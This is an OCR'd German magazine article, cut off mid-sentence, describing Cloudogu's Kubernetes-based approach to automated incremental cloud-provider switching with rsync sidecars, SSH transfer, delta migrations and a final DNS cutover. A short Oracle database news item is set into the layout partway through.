
MAY 31 – JUNE 2

2027



Das Event der Deutschsprachigen
Cloud Native Community

#CLOUDLAND2027



Bye-bye Lock-in: Cloud-Anbieter einfach wechseln durch automatisiertes Cloud-Switching

Johannes Schnatterer und Matthias Eiserloh, Cloudogu

Wer Multi-Cloud-Architekturen umsetzt, wird früher oder später Anwendungen von einem zum anderen Cloud-Anbieter migrieren. Durch die Abstraktion von Kubernetes und darauf aufbauenden Backup- und Restore-Mechanismen ist dies technisch machbar. Für produktive Systeme ist der Wechsel dann doch oft aufwändig und risikobehaftet. Dieser Artikel stellt ein Kubernetes-natives Konzept zum automatischen, inkrementellen Cloud-Switching vor, das den Prozess deutlich vereinfacht und als Open-Source-Referenzimplementierung vorliegt.

Für Technikerinnen und Techniker ist das Buzzword Multi-Cloud schon länger gängig. Mittlerweile hat das Thema auch Einzug in die Gesetzgebung gefunden: Im Data Act fordert die EU die Portabilität zwischen Cloud-Anbietern explizit durch das sogenannte Cloud-Switching.

Trotzdem bleibt ein Wechsel des Cloud-Anbieters im produktiven Betrieb herausfordernd.

Um dies einfacher zu realisieren, stellt dieser Artikel ein Konzept zur automatischen Cloud-Migration vor, das in der Open Source Plattform Cloudogu EcoSystem implementiert ist.

Motivation

Seit circa 10 Jahren existiert das Cloudogu EcoSystem, eine Open Source Betriebsplattform zur Bereitstellung souveräner Tool-Stacks. *Abbildung 1* zeigt das EcoSystem im Kontext.

Das EcoSystem stellt einen Katalog einzelner Open Source Tools zur Verfügung. Für bestimmte Anwendungsfälle (wie Projektmanagement und Dokumentation, Softwareentwicklung, DevOps und viele mehr) lassen sich diese als integrierte Tool-Stacks einsetzen. Zur Integration kümmert sich die Plattform beispielsweise um Single-Sign-On (SSO), blendet ein Menü zur Navigation in alle Tools ein und stellt einen Tool-übergreifenden KI-Agent zur Verfügung.

Besondere Aufmerksamkeit widmet die Plattform der Vereinfachung des Betriebs (Low-Ops, analog zu Low-Code), durch vorkonfigurierte Tools, integriertes Monitoring und Alerting, automatisierte Backups sowie automatisierbare Updates. Bei der Infrastruktur setzt das EcoSystem auf offene Standards wie Kubernetes und Sovereign Cloud Stack (SCS) und ist damit bei den meisten Cloud-Anbietern, on-Premises und in Air-Gapped-Umgebungen bereitstellbar.

Ein Wechsel zwischen diesen Betriebsumgebungen und Anbietern, also das Cloud-Switching, ist grundsätzlich durch „kaltes" Backup und Restore durchführbar. Erfahrungsgemäß hat dies Nachteile wie lange Downtimes bei großen Datenmengen. Außerdem birgt dieses Vorgehen Risiken. Beispielsweise bei Anbindung eines externen User-Managements: Funktioniert dieses noch beim neuen Anbieter? Oder funktioniert das Backup der neuen (produktiven!) Instanz auch noch?

Hier setzt das Konzept zum automatischen Cloud-Switching an und bietet automatische, wiederholbare, inkrementelle Migrationen.

Ablauf des automatischen Cloud-Switching

Abbildung 2 zeigt schematisch den Ablauf: Zunächst startet man beim Ziel-Cloud-Anbieter eine Instanz des EcoSystems unter einer temporären Domain. Dann richtet man die Migration ein. Diese führt regelmäßig automatisch inkrementelle Migrationen, sogenannte Delta-Migrationen, im Hintergrund aus.

Inkrementell bedeutet, dass nicht jedes Mal alle, sondern nur die veränderten und neuen Daten kopiert werden. Während die erste Migration alle Daten kopiert und es entsprechend länger dauert, sind spätere Migrationen deutlich schneller. Dadurch reduziert sich beispielsweise die Downtime bei der finalen Migration auf ein Minimum. Außerdem besteht die Möglichkeit, das neue System frühzeitig zu testen.

Wenn alle Tests erfolgreich sind, kann die finale Migration starten *(siehe Abbildung 3)*.

Diese verläuft genau wie eine Delta-Migration, nur dass am Ende die Domain der Zielinstanz auf die der Quellinstanz umkonfiguriert wird. Mit einer gleichzeitigen Änderung des DNS-Eintrags wird so die Quellinstanz zur Zielinstanz, ohne, dass Anwendende einen Unterschied merken. Nach der finalen Migration aktiviert sich in der Quellinstanz automatisch der Wartungsmodus, damit sie niemand versehentlich weiterverwendet.

An dieser Stelle zeigt sich die Wichtigkeit der Domain für die Wechselfähigkeit: Die Verwendung eines Domainnamens des Cloud-Anbieters kann die Wechselfähigkeit einschränken. Also ist die Verwendung einer eigenen Domain ratsam. Dabei spielt außerdem der Registrar dieser Domain eine Rolle. In der aktuellen geopolitischen Situation ist hier ein Registrar innerhalb des eigenen Rechtsraums empfehlenswert.

Ein technisches Detail zum Thema DNS, das es bei der Migration zu beachten gilt, ist die Time To Live (TTL). Für Websites ist diese oft im Bereich von Stunden. Um Downtimes bei der Migration zu mi-




Abbildung 1: Kontext der Betriebsplattform Cloudogu EcoSystem: Tool-Stacks und Cloud-Switching (Quelle: Cloudogu)




Abbildung 2: Ablauf der Delta-Migrationen (Quelle: Cloudogu)




Abbildung 3: Ablauf finale Migration (Quelle: Cloudogu)




Abbildung 4: Vorbereitung der Migration (Quelle: Cloudogu)




Abbildung 5: Prüfung von Vorbedingungen (Quelle: Cloudogu)

nimieren, gilt es hier, diese im Vorfeld so kurz wie möglich zu stellen. In der Praxis sind das meistens Werte zwischen 30 und 300 Sekunden.

Vorbereitung der Migration

Im Folgenden beschreibt dieser Artikel, wie die Migration im technischen Detail abläuft. *Abbildung 4* zeigt die Vorbereitung auf Quell- und Zielinstanzen. Dort installiert man spezielle Kubernetes-Controller: den Exporter auf der Quellinstanz und den Importer auf der Zielinstanz.

Der Exporter fügt allen zu migrierenden Anwendungen, also Kubernetes-Pods, einen Sidecar-Container hinzu. Jeder Pod speichert seine Daten in einem Volume, das ihm per Persistent Volume Claim (PVC) zugeordnet ist. Da der Sidecar-Container im selben Pod läuft, kann er dasselbe Volume mounten und erhält Zugriff auf die Daten. Zum Kopieren der Daten enthält das Image des Sidecar-Containers rsync, also eine alteingesessene Linux-Applikation zum inkrementellen Kopieren von Daten. Das eigentliche Kopieren wird per SSH durchgeführt, worauf der Artikel später genauer eingeht. Bei der Konfiguration generiert man für den Transfer per SSH ein Key-Paar und zusätzlich für die Steuerung der Migration über die HTTP-API des Exporters einen API-Key. Dann konfiguriert man den Exporter mit public und den Importer mit private Key sowie beide mit dem API-Key. Im Importer hinterlegt man zudem die URL (FQDN) der Quellinstanz sowie einen Zeitplan (Cron) für die Delta-Migrationen und optional einen Zeitpunkt für die finale Migration.

Prüfung von Vorbedingungen

Beim Start jeder Migration führt der Importer zunächst Prüfungen durch, die in *Abbildung 5* zusammengefasst sind. Zu Beginn prüft der Importer über die HTTP-API des Exporters, ob der Exportmodus aktiv ist, also allen zu migrierenden Pods

Oracle Datenbanken Monthly News

Auf dem deutschsprachigen Oracle-Blog ist die Juli-Ausgabe der News-Serie erschienen.

DOAG Online



Es ist wieder so weit: die neue Ausgabe ist online! Das sechsköpfige Redaktionsteam von Oracle Deutschland hat wieder Neuigkeiten rund um die Oracle-Datenbank für On-Premises und Cloud-Installation zusammengestellt.

Alles wird wieder in einem Video präsentiert.

In der aktuellen Ausgabe wird wieder ein zusätzliches Quick Link Posting (in Englisch) zur Verfügung gestellt, um einen schnellen Zugriff auf die zugehörigen Beiträge zu gewährleisten.

https://www.doag.org/de/home/news/oracle-datenbanken-monthly-news-59/




Abbildung 6: Migration der Volumes (Quelle: Cloudogu)




Abbildung 7: Migration der Konfiguration (Quelle: Cloudogu)




Abbildung 8: Abschluss der finalen Migration (Quelle: Cloudogu)

